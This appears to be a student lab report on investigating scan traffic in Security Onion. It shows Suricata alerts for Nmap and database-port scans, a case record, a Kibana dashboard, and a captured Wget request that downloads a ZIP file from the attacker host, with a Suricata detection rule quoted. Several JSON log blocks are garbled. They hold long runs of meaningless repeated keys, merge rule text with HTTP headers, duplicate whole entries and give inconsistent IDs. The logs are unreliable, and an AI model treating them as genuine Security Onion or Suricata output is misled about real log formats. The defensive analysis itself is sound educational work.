The screenshot shows the Security Onion interface. On the left is a sidebar with navigation links: Overview, Alerts, Dashboards, Hunt (selected), Cases, PCAP, Grid, Downloads, Administration, Tools, Kibana, Elastic Fleet, Osquery Manager, InfluxDB, CyberChef, and Navigator. The main area has a header bar with tabs like Kali Tools, Kali Docs, Exploit-DB, Google Hacking DB, OffSec, GNOME Shell Extensi..., GitHub - vinceliuice/W..., Bluetooth not Workin..., ChatGPT, Concordia University o..., Linux / Unix Desktop F..., and Concordia University o... The title bar shows the URL https://192.168.1.90/#/hunt?q="ET SCAN Possible Nmap User-Agent Observed" | groupby.event.module.event.dataset&z=America%2FEdmonton&el=100&gl=10&rt=360 and a 90% progress bar. Below the header is a table titled "Hunt Results" with two rows. The first row has expanded details. The second row is collapsed. The expanded details show event metadata and log entries. At the bottom of the main area is a JSON snippet of the event data. The footer includes Version: 2.4.50, © 2024 Security Onion Solutions, LLC, and License: ELv2.

	Time	Source IP	Port	Destination IP	Port	Type	Category	Severity
2024-04-17 20:13:34.142 -06:00	192.168.1.88	40402	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high	
2024-04-17 20:13:34.078 -06:00	192.168.1.88	49494	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high	

```
{"@timestamp": "2024-04-18T02:13:34.078Z", "containerid": "eve-2024-04-18-05:51.json", "data_stream.dataset": "import", "data_stream.namespace": "so", "data_stream.type": "logs", "destination.ip": "192.168.1.78", "destination.port": "80", "ecs.version": "8.0.0", "elastic.agent.id": "c3b54ba2-98e2-4054-b416-bd14d7185e40", "elastic.agent.snapshot": "false", "elastic.agent.version": "8.10.4", "event.agent_id_status": "missing", "event.category": "network", "event.dataset": "suricata.alert", "event.imported": "true", "event.ingested": "2024-04-18T05:55:16Z", "event.module": "suricata", "event.severity": "3", "event.severity_label": "high", "import.file": "eve-2024-04-18-05:51.json", "import.id": "b5fbc4132f3d5fb0eb248639d18d678a", "input.type": "log", "log.file.path": "/nsm/import/b5fbc4132f3d5fb0eb248639d18d678a/suricata/eve-2024-04-18-05:51.json", "log.id.uid": "1768842636997275", "log.offset": "354423", "message": "(\"timestamp\":\"2024-04-18T02:13:34.078976+0000\", \"flow_id\":1768842636997275, \"pcap_cnt\":133085, \"event_type\":\"alert\", \"src_ip\":\"192.168.1.88\", \"src_port\":49494, \"dest_ip\":\"192.168.1.78\", \"dest_port\":80, \"proto\":\"TCP\", \"pkt_src\":\"wire/pcap\", \"met"}"}
```

Hunt feature allows for an in-depth, query-driven investigation, enabling us to sift through vast amounts of event data based on specific criteria, such as signatures, IP addresses, ports, or protocols. By leveraging the hunt option, we can go beyond the initial alerts and visualizations to uncover hidden patterns, suspicious activities, or overlooked details within the network traffic. This capability is instrumental in conducting thorough analyses, ensuring that we can exhaustively explore the datasets to identify and respond to potential security incidents. It empowers us to make informed decisions, backed by comprehensive data examination, thereby enhancing our overall security posture.

---

Decoding network data allows cybersecurity analysts to inspect the contents of network packets, including header information (such as source and destination IP addresses, ports, and protocol types) and payload data, which can contain the actual content of the messages being sent. This level of detail is

instrumental in identifying suspicious activities, malware communication, unauthorized data exfiltration, and other security threats.

Furthermore, with the decoded data, tools within Security Onion can apply various detection rules and analytics to identify potential security incidents. For example, Suricata, one of the integrated tools, uses this decoded data to apply its vast set of intrusion detection rules, looking for patterns and signatures that match known malicious activities.

The ability to add an event into a new case is a pivotal feature for effective incident management and response. This case management approach ensures that once an event is flagged as significant, it doesn't get lost in the sea of data but instead receives the focused attention it demands. Within the case, we can aggregate related information, notes, and analysis outcomes, making it easier to understand the context, impact, and required actions to mitigate the threat.

- **Assign Personnel:** Specific team members can be assigned to a case, ensuring that responsibilities are clearly distributed. Assigning personnel helps in streamlining the investigation and response efforts by making sure the right expertise is applied to the right incident.
- **Set the Severity Level:** Each case can be assigned a severity level, such as Low, Medium, High, or Critical. This severity level helps in prioritizing cases based on their potential impact on the organization. High and Critical cases may require immediate attention and resources, while Lower severity cases might be handled in a routine manner or monitored for escalation.

**Final - Project**

Case description not yet provided - click here to update this description

COMMENTS ATTACHMENTS OBSERVABLES EVENTS HISTORY

All the observables

Actions	Created	Updated	Type	Value
> ⚡	Apr 18, 2024 12:03 AM	Apr 18, 2024 12:03 AM	autonomous-system	ET SCAN Possible Nmap User-Agent...
> ⚡	Apr 18, 2024 12:31 AM	Apr 18, 2024 12:31 AM	autonomous-system	ET SCAN Nmap Scripting Engine Use...
> ⚡	Apr 18, 2024 12:32 AM	Apr 18, 2024 12:32 AM	autonomous-system	ET SCAN Nmap Scripting Engine Use...
> ⚡	Apr 18, 2024 12:33 AM	Apr 18, 2024 12:33 AM	autonomous-system	ET SCAN Suspicious inbound to myS...
> ⚡	Apr 18, 2024 12:34 AM	Apr 18, 2024 12:34 AM	autonomous-system	ET INFO Dotted Quad Host ZIP Requ...
> ⚡	Apr 18, 2024 12:38 AM	Apr 18, 2024 12:38 AM	autonomous-system	ET ATTACK_RESPONSE Output of id c...

Rows per page: 10 1-6 of 6 < >

**Summary**

Assignee: shuvo@sovnm.com

Status: new

**Details**

Severity: high

Priority: 0

TLP: unknown

PAP: unknown

Category: unknown

Tags:

Case Id: ZUbM744BiEKzVlhSMhES License: ELv2

The Alerts tab provides detailed information about each alert, including the time it was generated, the alert's severity level, the source and destination IP addresses involved, and a description of the alert, which often includes the specific rule or behavior that triggered it. This information is essential for understanding the nature of the potential threat and determining the appropriate response.


**Alerts**

Timestamp rule.name event.severity\_label source\_ip source\_port destination\_ip destination\_port

2024-04-17 20:13:36.325 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40584	192.168.1.78	3500
2024-04-17 20:13:36.325 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40584	192.168.1.78	3500
2024-04-17 20:13:36.073 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40576	192.168.1.78	3500
2024-04-17 20:13:36.073 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40576	192.168.1.78	3500
2024-04-17 20:13:35.820 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40560	192.168.1.78	3500
2024-04-17 20:13:35.820 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40560	192.168.1.78	3500
2024-04-17 20:13:35.564 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40558	192.168.1.78	3500
2024-04-17 20:13:35.564 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40558	192.168.1.78	3500
2024-04-17 20:13:35.346 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40548	192.168.1.78	3500
2024-04-17 20:13:35.346 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40548	192.168.1.78	3500
2024-04-17 20:13:35.096 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40536	192.168.1.78	3500
2024-04-17 20:13:35.096 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40536	192.168.1.78	3500
2024-04-17 20:13:34.996 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40520	192.168.1.78	3500
2024-04-17 20:13:34.996 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40520	192.168.1.78	3500
2024-04-17 20:13:34.838 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40504	192.168.1.78	3500
2024-04-17 20:13:34.838 -06:00	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	high	192.168.1.88	40504	192.168.1.78	3500
2024-04-17 20:13:34.742 -06:00	ET SCAN Possible Nmap User-Agent Observed	high	192.168.1.88	40498	192.168.1.78	3500

Version: 2.4.50 © 2024 Security Onion Solutions, LLC License: ELv2

It also allows users to filter and search through alerts based on various criteria, such as severity, date range, and specific keywords. This functionality is invaluable for managing a large volume of alerts, enabling teams to prioritize and focus on the most critical issues first.



The screenshot shows the Security Onion web interface with the 'Alerts' tab selected in the sidebar. The main area displays a table of alerts with the following columns: timestamp, severity, event description, source IP, destination IP, port, and other metadata. The alerts listed are primarily related to ET SCAN events, such as 'ET SCAN Non-Allowed Host Tried to Connect to MySQL Server' and 'ET SCAN Suspicious inbound to MySQL port 3306'. The interface includes a header bar with browser controls and a status bar at the bottom indicating 'Version: 2.4.50' and '© 2024 Security Onion Solutions, LLC'.

	Timestamp	Event Description	Source IP	Destination IP	Port	Severity
> 🔍 🔔	2024-04-17 20:13:34.129 -06:00	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server		192.168.1.78	3306	medium
> 🔍 🔔	2024-04-17 20:13:34.129 -06:00	ET SCAN Suspicious inbound to MySQL port 3306		192.168.1.78	57964	medium
> 🔞 🔔	2024-04-17 20:13:33.155 -06:00	ET SCAN Potential SSH Scan OUTBOUND		192.168.1.78	48948	medium
> 🔍 🔔	2024-04-17 20:13:33.155 -06:00	ET SCAN Potential SSH Scan		192.168.1.78	48948	medium
> 🔍 🔔	2024-04-17 20:13:31.851 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:31.750 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:31.649 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:31.448 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:29.713 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔞 🔔	2024-04-17 20:13:29.612 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:29.511 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:29.310 -06:00	ET SCAN NMAP OS Detection Probe		192.168.1.78	38593	medium
> 🔍 🔔	2024-04-17 20:13:22.635 -06:00	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server		192.168.1.78	3306	medium
> 🔍 🔔	2024-04-17 20:13:22.634 -06:00	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server		192.168.1.78	3306	medium
> 🔍 🔔	2024-04-17 20:13:22.603 -06:00	ET SCAN Suspicious inbound to MySQL port 3306		192.168.1.78	59032	medium
> 🔍 🔔	2024-04-17 20:13:19.496 -06:00	ET SCAN Suspicious inbound to MSSQL port 1433		192.168.1.78	50269	medium
> 🔞 🔔	2024-04-17 20:13:19.394 -06:00	ET SCAN Suspicious inbound to MSSQL port 1433		192.168.1.78	50267	medium
> 🔍 🔔	2024-04-17 20:13:15.442 -06:00	ET SCAN Potential VNC Scan 5900-5920		192.168.1.78	50267	medium
> 🔍 🔔	2024-04-17 20:12:51.171 -06:00	ET SCAN Suspicious inbound to PostgreSQL port 5432		192.168.1.78	50269	medium
> 🔞 🔔	2024-04-17 20:12:51.070 -06:00	ET SCAN Suspicious inbound to PostgreSQL port 5432		192.168.1.78	50767	medium

"ET SCAN Possible Nmap User-Agent observed" alert appears in your network security monitoring tools, such as those found in Security Onion, it typically signifies that traffic consistent with an Nmap scan has been detected. Nmap (Network Mapper) is a widely used open-source tool for network exploration and security auditing, but it can also be used by attackers to gather information about your network's structure and vulnerabilities.

Security Onion

```
[{"@version": "2.4.50", "source": "wire/pcap", "type": "network.packet_source", "category": "network", "dataset": "suricata.alert", "severity": 2, "severity_label": "medium", "module": "suricata", "import_file": "eve-2024-04-18-05:51.json", "import_id": "b5fbcb4132f3d5fb0eb248639d18d678a", "offset": 483709, "timestamp": "2024-04-18T05:55:19Z", "log_id": "84749772127049", "log_offset": 483709, "message": "alert http $HOME_NET any -> $EXTERNAL_NET any (msg: \"ET INFO Dotted Quad Host ZIP Request\"; flow.established.from_client; flowbits:isset,http.dottedquadhost; flowbits:set,http.dottedquadzip; metadata:attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08; user-Agent: Wget/1.15 (linux-gnu)\r\nAccept: */*\r\nHost: 192.168.1.88:8000\r\nConnection: Keep-Alive\r\n\r\n");", "rule_id": "2027262", "rule_name": "ET INFO Dotted Quad Host ZIP Request", "rule_type": "signature", "rule_severity": 2, "rule_metadata": "attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08", "rule_rev": 4, "rule_t": "action", "rule_l": "allowed", "rule_g": "1", "rule_s": "2027262", "rule_d": "2020_04_08", "rule_a": "rule", "rule_c": "alert", "rule_p": "http", "rule_f": "$HOME_NET", "rule_t2": "zip", "rule_f2": "$EXTERNAL_NET", "rule_d2": "any", "rule_a2": "any", "rule_c2": "msg", "rule_p2": "msg", "rule_f2_c": "ET INFO Dotted Quad Host ZIP Request", "rule_f2_v": "msg", "rule_d2_c": "msg", "rule_d2_v": "msg", "rule_a2_c": "msg", "rule_a2_v": "msg", "rule_c2_c": "msg", "rule_c2_v": "msg", "rule_p2_c": "msg", "rule_p2_v": "msg", "rule_f2_c2": "attack_target", "rule_f2_v2": "Client_Endpoint", "rule_d2_c2": "attack_target", "rule_d2_v2": "Client_Endpoint", "rule_a2_c2": "attack_target", "rule_a2_v2": "Client_Endpoint", "rule_c2_c2": "attack_target", "rule_c2_v2": "Client_Endpoint", "rule_p2_c2": "attack_target", "rule_p2_v2": "Client_Endpoint", "rule_f2_c3": "created_at", "rule_f2_v3": "2019_04_23", "rule_d2_c3": "created_at", "rule_d2_v3": "2019_04_23", "rule_a2_c3": "created_at", "rule_a2_v3": "2019_04_23", "rule_c2_c3": "created_at", "rule_c2_v3": "2019_04_23", "rule_p2_c3": "created_at", "rule_p2_v3": "2019_04_23", "rule_f2_c4": "deployment", "rule_f2_v4": "Perimeter", "rule_d2_c4": "deployment", "rule_d2_v4": "Perimeter", "rule_a2_c4": "deployment", "rule_a2_v4": "Perimeter", "rule_c2_c4": "deployment", "rule_c2_v4": "Perimeter", "rule_p2_c4": "deployment", "rule_p2_v4": "Perimeter", "rule_f2_c5": "former_category", "rule_f2_v5": "INFO", "rule_d2_c5": "former_category", "rule_d2_v5": "INFO", "rule_a2_c5": "former_category", "rule_a2_v5": "INFO", "rule_c2_c5": "former_category", "rule_c2_v5": "INFO", "rule_p2_c5": "former_category", "rule_p2_v5": "INFO", "rule_f2_c6": "performance_impact", "rule_f2_v6": "Significant", "rule_d2_c6": "performance_impact", "rule_d2_v6": "Significant", "rule_a2_c6": "performance_impact", "rule_a2_v6": "Significant", "rule_c2_c6": "performance_impact", "rule_c2_v6": "Significant", "rule_p2_c6": "performance_impact", "rule_p2_v6": "Significant", "rule_f2_c7": "signature_severity", "rule_f2_v7": "Minor", "rule_d2_c7": "signature_severity", "rule_d2_v7": "Minor", "rule_a2_c7": "signature_severity", "rule_a2_v7": "Minor", "rule_c2_c7": "signature_severity", "rule_c2_v7": "Minor", "rule_p2_c7": "signature_severity", "rule_p2_v7": "Minor", "rule_f2_c8": "updated_at", "rule_f2_v8": "2020_04_08", "rule_d2_c8": "updated_at", "rule_d2_v8": "2020_04_08", "rule_a2_c8": "updated_at", "rule_a2_v8": "2020_04_08", "rule_c2_c8": "updated_at", "rule_c2_v8": "2020_04_08", "rule_p2_c8": "updated_at", "rule_p2_v8": "2020_04_08"}, {"@version": "2.4.50", "source": "wire/pcap", "type": "network.packet_source", "category": "network", "dataset": "suricata.alert", "severity": 2, "severity_label": "medium", "module": "suricata", "import_file": "eve-2024-04-18-05:51.json", "import_id": "b5fbcb4132f3d5fb0eb248639d18d678a", "offset": 483709, "timestamp": "2024-04-18T05:55:19Z", "log_id": "84749772127049", "log_offset": 483709, "message": "alert http $HOME_NET any -> $EXTERNAL_NET any (msg: \"ET INFO Dotted Quad Host ZIP Request\"; flow.established.from_client; flowbits:isset,http.dottedquadhost; flowbits:set,http.dottedquadzip; metadata:attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08; user-Agent: Wget/1.15 (linux-gnu)\r\nAccept: */*\r\nHost: 192.168.1.88:8000\r\nConnection: Keep-Alive\r\n\r\n");", "rule_id": "2027262", "rule_name": "ET INFO Dotted Quad Host ZIP Request", "rule_type": "signature", "rule_severity": 2, "rule_metadata": "attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08", "rule_rev": 4, "rule_t": "action", "rule_l": "allowed", "rule_g": "1", "rule_s": "2027262", "rule_d": "2020_04_08", "rule_a": "rule", "rule_c": "alert", "rule_p": "http", "rule_f": "$HOME_NET", "rule_t2": "zip", "rule_f2": "$EXTERNAL_NET", "rule_d2": "any", "rule_a2": "any", "rule_c2": "msg", "rule_p2": "msg", "rule_f2_c": "ET INFO Dotted Quad Host ZIP Request", "rule_f2_v": "msg", "rule_d2_c": "msg", "rule_d2_v": "msg", "rule_a2_c": "msg", "rule_a2_v": "msg", "rule_c2_c": "msg", "rule_c2_v": "msg", "rule_p2_c": "msg", "rule_p2_v": "msg", "rule_f2_c2": "attack_target", "rule_f2_v2": "Client_Endpoint", "rule_d2_c2": "attack_target", "rule_d2_v2": "Client_Endpoint", "rule_a2_c2": "attack_target", "rule_a2_v2": "Client_Endpoint", "rule_c2_c2": "attack_target", "rule_c2_v2": "Client_Endpoint", "rule_p2_c2": "attack_target", "rule_p2_v2": "Client_Endpoint", "rule_f2_c3": "created_at", "rule_f2_v3": "2019_04_23", "rule_d2_c3": "created_at", "rule_d2_v3": "2019_04_23", "rule_a2_c3": "created_at", "rule_a2_v3": "2019_04_23", "rule_c2_c3": "created_at", "rule_c2_v3": "2019_04_23", "rule_p2_c3": "created_at", "rule_p2_v3": "2019_04_23", "rule_f2_c4": "deployment", "rule_f2_v4": "Perimeter", "rule_d2_c4": "deployment", "rule_d2_v4": "Perimeter", "rule_a2_c4": "deployment", "rule_a2_v4": "Perimeter", "rule_c2_c4": "deployment", "rule_c2_v4": "Perimeter", "rule_p2_c4": "deployment", "rule_p2_v4": "Perimeter", "rule_f2_c5": "former_category", "rule_f2_v5": "INFO", "rule_d2_c5": "former_category", "rule_d2_v5": "INFO", "rule_a2_c5": "former_category", "rule_a2_v5": "INFO", "rule_c2_c5": "former_category", "rule_c2_v5": "INFO", "rule_p2_c5": "former_category", "rule_p2_v5": "INFO", "rule_f2_c6": "performance_impact", "rule_f2_v6": "Significant", "rule_d2_c6": "performance_impact", "rule_d2_v6": "Significant", "rule_a2_c6": "performance_impact", "rule_a2_v6": "Significant", "rule_c2_c6": "performance_impact", "rule_c2_v6": "Significant", "rule_p2_c6": "performance_impact", "rule_p2_v6": "Significant", "rule_f2_c7": "signature_severity", "rule_f2_v7": "Minor", "rule_d2_c7": "signature_severity", "rule_d2_v7": "Minor", "rule_a2_c7": "signature_severity", "rule_a2_v7": "Minor", "rule_c2_c7": "signature_severity", "rule_c2_v7": "Minor", "rule_p2_c7": "signature_severity", "rule_p2_v7": "Minor", "rule_f2_c8": "updated_at", "rule_f2_v8": "2020_04_08", "rule_d2_c8": "updated_at", "rule_d2_v8": "2020_04_08", "rule_a2_c8": "updated_at", "rule_a2_v8": "2020_04_08", "rule_c2_c8": "updated_at", "rule_c2_v8": "2020_04_08", "rule_p2_c8": "updated_at", "rule_p2_v8": "2020_04_08"}]
```

All the users data

## Hunting the details from the event

Security Onion

```
[{"@version": "2.4.50", "source": "wire/pcap", "type": "network.packet_source", "category": "network", "dataset": "suricata.alert", "severity": 2, "severity_label": "medium", "module": "suricata", "import_file": "eve-2024-04-18-05:51.json", "import_id": "b5fbcb4132f3d5fb0eb248639d18d678a", "offset": 483709, "timestamp": "2024-04-18T05:55:19Z", "log_id": "84749772127049", "log_offset": 483709, "message": "alert http $HOME_NET any -> $EXTERNAL_NET any (msg: \"ET INFO Dotted Quad Host ZIP Request\"; flow.established.from_client; flowbits:isset,http.dottedquadhost; flowbits:set,http.dottedquadzip; metadata:attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08; user-Agent: Wget/1.15 (linux-gnu)\r\nAccept: */*\r\nHost: 192.168.1.88:8000\r\nConnection: Keep-Alive\r\n\r\n");", "rule_id": "2027262", "rule_name": "ET INFO Dotted Quad Host ZIP Request", "rule_type": "signature", "rule_severity": 2, "rule_metadata": "attack_target Client_Endpoint, created_at 2019_04_23, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Minor, updated_at 2020_04_08", "rule_rev": 4, "rule_t": "action", "rule_l": "allowed", "rule_g": "1", "rule_s": "2027262", "rule_d": "2020_04_08", "rule_a": "rule", "rule_c": "alert", "rule_p": "http", "rule_f": "$HOME_NET", "rule_t2": "zip", "rule_f2": "$EXTERNAL_NET", "rule_d2": "any", "rule_a2": "any", "rule_c2": "msg", "rule_p2": "msg", "rule_f2_c": "ET INFO Dotted Quad Host ZIP Request", "rule_f2_v": "msg", "rule_d2_c": "msg", "rule_d2_v": "msg", "rule_a2_c": "msg", "rule_a2_v": "msg", "rule_c2_c": "msg", "rule_c2_v": "msg", "rule_p2_c": "msg", "rule_p2_v": "msg", "rule_f2_c2": "attack_target", "rule_f2_v2": "Client_Endpoint", "rule_d2_c2": "attack_target", "rule_d2_v2": "Client_Endpoint", "rule_a2_c2": "attack_target", "rule_a2_v2": "Client_Endpoint", "rule_c2_c2": "attack_target", "rule_c2_v2": "Client_Endpoint", "rule_p2_c2": "attack_target", "rule_p2_v2": "Client_Endpoint", "rule_f2_c3": "created_at", "rule_f2_v3": "2019_04_23", "rule_d2_c3": "created_at", "rule_d2_v3": "2019_04_23", "rule_a2_c3": "created_at", "rule_a2_v3": "2019_04_23", "rule_c2_c3": "created_at", "rule_c2_v3": "2019_04_23", "rule_p2_c3": "created_at", "rule_p2_v3": "2019_04_23", "rule_f2_c4": "deployment", "rule_f2_v4": "Perimeter", "rule_d2_c4": "deployment", "rule_d2_v4": "Perimeter", "rule_a2_c4": "deployment", "rule_a2_v4": "Perimeter", "rule_c2_c4": "deployment", "rule_c2_v4": "Perimeter", "rule_p2_c4": "deployment", "rule_p2_v4": "Perimeter", "rule_f2_c5": "former_category", "rule_f2_v5": "INFO", "rule_d2_c5": "former_category", "rule_d2_v5": "INFO", "rule_a2_c5": "former_category", "rule_a2_v5": "INFO", "rule_c2_c5": "former_category", "rule_c2_v5": "INFO", "rule_p2_c5": "former_category", "rule_p2_v5": "INFO", "rule_f2_c6": "performance_impact", "rule_f2_v6": "Significant", "rule_d2_c6": "performance_impact", "rule_d2_v6": "Significant", "rule_a2_c6": "performance_impact", "rule_a2_v6": "Significant", "rule_c2_c6": "performance_impact", "rule_c2_v6": "Significant", "rule_p2_c6": "performance_impact", "rule_p2_v6": "Significant", "rule_f2_c7": "signature_severity", "rule_f2_v7": "Minor", "rule_d2_c7": "signature_severity", "rule_d2_v7": "Minor", "rule_a2_c7": "signature_severity", "rule_a2_v7": "Minor", "rule_c2_c7": "signature_severity", "rule_c2_v7": "Minor", "rule_p2_c7": "signature_severity", "rule_p2_v7": "Minor", "rule_f2_c8": "updated_at", "rule_f2_v8": "2020_04_08", "rule_d2_c8": "updated_at", "rule_d2_v8": "2020_04_08", "rule_a2_c8": "updated_at", "rule_a2_v8": "2020_04_08", "rule_c2_c8": "updated_at", "rule_c2_v8": "2020_04_08", "rule_p2_c8": "updated_at", "rule_p2_v8": "2020_04_08"}]
```

Download malicious zip file

Capture a log entry like in network.data.decoded we see that GET Kippo\_DL\_grabs\_20130210.zip HTTP/1.1, it suggests that an HTTP GET request was made to download a file named Kippo\_DL\_grabs\_20130210.zip using the HTTP/1.1 protocol. This kind of activity can be suspicious depending on the context, but given that it involves a .zip file, which could potentially contain malicious software or sensitive data, it warrants closer examination.

The screenshot shows the Security Onion interface with the 'Hunt' tab selected. The main pane displays a table of network events. The columns are 'source.port', 'destination.ip', 'destination.port', 'rule.name', and 'rule.category'. A search bar at the top filters the results by 'rule.name' containing 'ET INFO Dotted Quad Host ZIP Request' and 'rule.category' being 'Potentially Bad Traffic'. The results show six entries, all from source IP 192.168.1.88 to destination port 8000.

source.port	destination.ip	destination.port	rule.name	rule.category
42294	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic
42293	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic
42292	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic
42291	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic
42289	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic
42288	192.168.1.88	8000	ET INFO Dotted Quad Host ZIP Request	Potentially Bad Traffic

The "ET INFO Dotted Quad Host ZIP Request" alert in a network intrusion detection system like Suricata is indicative of a potentially suspicious activity. This alert is typically triggered when a ZIP file is requested from a web server that is identified by an IP address (in dotted quad format, e.g., 192.168.1.1) rather than a domain name. This kind of request can be suspicious because it often avoids normal DNS resolution processes, which might be an attempt to bypass security filters that track domain names but not direct IP addresses.

**Malware Activity:** Malware often uses direct IP addresses to download additional payloads or updates to avoid DNS-based security checks.

**Data Exfiltration:** Similar tactics can be used to send data to a server controlled by an attacker without alerting domain-based network monitoring systems.

Screenshot of the Kibana interface showing network data analysis for Security Onion. The main dashboard includes:

- Security Onion - Network Data**: A sidebar with links to various connection types like DCE/RPC, DHCP, DNS, etc.
- Security Onion - All Logs**: Displays a large number **133,007 Count**. A callout points to this number with the text "All the network traffic from attacker".
- Security Onion - Top Network Protocols**: Shows protocols like ssh, dns, http, irc, tcp, ssl, ftp, gssapi, smb, gssapi, ntlm, smb.
- Security Onion - Network - Transport**: A donut chart.
- Security Onion - Dataset**: Shows datasets: zeek.conn (131,830), zeek.dns (333), suricata.alert (320).
- Security Onion - Source IPs**: Shows source IP counts: 192.168.1.88 (132,393), 192.168.1.78 (379). This table is circled in red.
- Security Onion - Destination IPs**: Shows destination IP counts: 192.168.1.78 (132,125), 192.168.1.254 (282), 192.168.1.255 (114).

Using Elastic in conjunction with Security Onion for visualizing network data is a powerful way to manage, analyze, and respond to security events within your network. Security Onion integrates Elastic as part of its stack, along with other tools like Logstash and Kibana, to create a comprehensive security monitoring environment.

